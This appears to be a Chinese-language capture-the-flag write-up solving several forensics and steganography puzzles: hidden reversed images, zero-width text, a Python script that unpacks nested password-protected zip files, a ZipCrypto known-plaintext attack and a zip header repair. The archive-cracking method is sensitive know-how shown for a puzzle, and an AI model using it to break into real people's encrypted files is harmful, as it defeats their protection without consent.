
提取出来发现要密码,压缩包名称提示了要去找密码
源文件拖进010,发现结尾有倒过来的jpg

然而这张图片并没有什么用处,然后在查看十六进制的时候发现一句话
all these bytes below must be useful
从这里开始把所有的十六进制提取出来倒转

拖进随波逐流,发现中文字符
010看不到,因为是中文字符,我们把图片后缀改成txt,用记事本查看


发现选中的长度不对,感觉是零宽隐写,提取出来放进虚拟机里查看

确实是零宽隐写
小蓝鲨的周年庆礼物

解压出来,两个文件,这里没有flag这个文件的十六进制格式毫无特征,猜测是用VeraCrypt挂载
用vim命令查看发现存在零宽隐写

小蓝鲨的千层FLAG
找ai写了个脚本,解密前面嵌套的压缩包
import pyzipper
import os
import re

def extract_nested_zip(zip_path, output_dir=None):
    if output_dir is None:
        output_dir = os.path.join(os.path.dirname(zip_path), 'extracted')
    os.makedirs(output_dir, exist_ok=True)

    current_zip = zip_path
    layer = 0

    while True:
        layer += 1
        print(f"[+] 处理第 {layer} 层: {current_zip}")

        try:
            # 使用 pyzipper 支持 AES 和传统 ZIP 加密
            with pyzipper.AESZipFile(current_zip, 'r') as zf:
                # 读取 ZIP 注释并提取密码
                comment = zf.comment.decode('utf-8', errors='ignore')
                match = re.search(r'The password is ([a-fA-F0-9]+)', comment)
                if not match:
                    print("[-] 无法从注释中提取密码,停止解压。")
                    break
                password = match.group(1)
                print(f"    密码: {password}")

                file_list = zf.namelist()
                if len(file_list) != 1:
                    print(f"[-] 第 {layer} 层包含多个文件,无法继续。")
                    break
                inner_file = file_list[0]

                extract_to = os.path.join(output_dir, f"layer_{layer}")
                os.makedirs(extract_to, exist_ok=True)

                # 解压文件(pyzipper 自动处理 AES 或 ZipCrypto)
                zf.extractall(path=extract_to, pwd=password.encode('utf-8'))

                current_zip = os.path.join(extract_to, inner_file)

                # 检查下一层是否仍是 ZIP 文件
                if not pyzipper.is_zipfile(current_zip):
                    print(f"[+] 最终文件不是 ZIP,解压完成。路径: {current_zip}")
                    break

        except Exception as e:
            print(f"[-] 第 {layer} 层解压失败: {e}")
            break

    print(f"[+] 解压完成,共处理 {layer} 层。最终文件: {current_zip}")


if __name__ == "__main__":
    initial_zip_path = r"C:\Users\11141\Desktop\attachment(1)\flagggg999.zip"
    extract_nested_zip(initial_zip_path)

我们确定flagggg1.zip在压缩包flagggg2.zip中,并且偏移量为30,压缩包的头为504B0304
这时候就可以通过8+4的方式提取部分已知明文来进行攻击

继续解压得到flag
爱玩游戏的小蓝鲨
发现压缩包少了压缩包头

得到RGB的文本
图片转rgb

旋转过来发现特殊语言
通过小蓝鲨说 它将永远追随刻律德菈加上米哈游搜索发现崩铁的人物,那这个文字也是崩铁的文字
搜索发现翁法罗斯文字
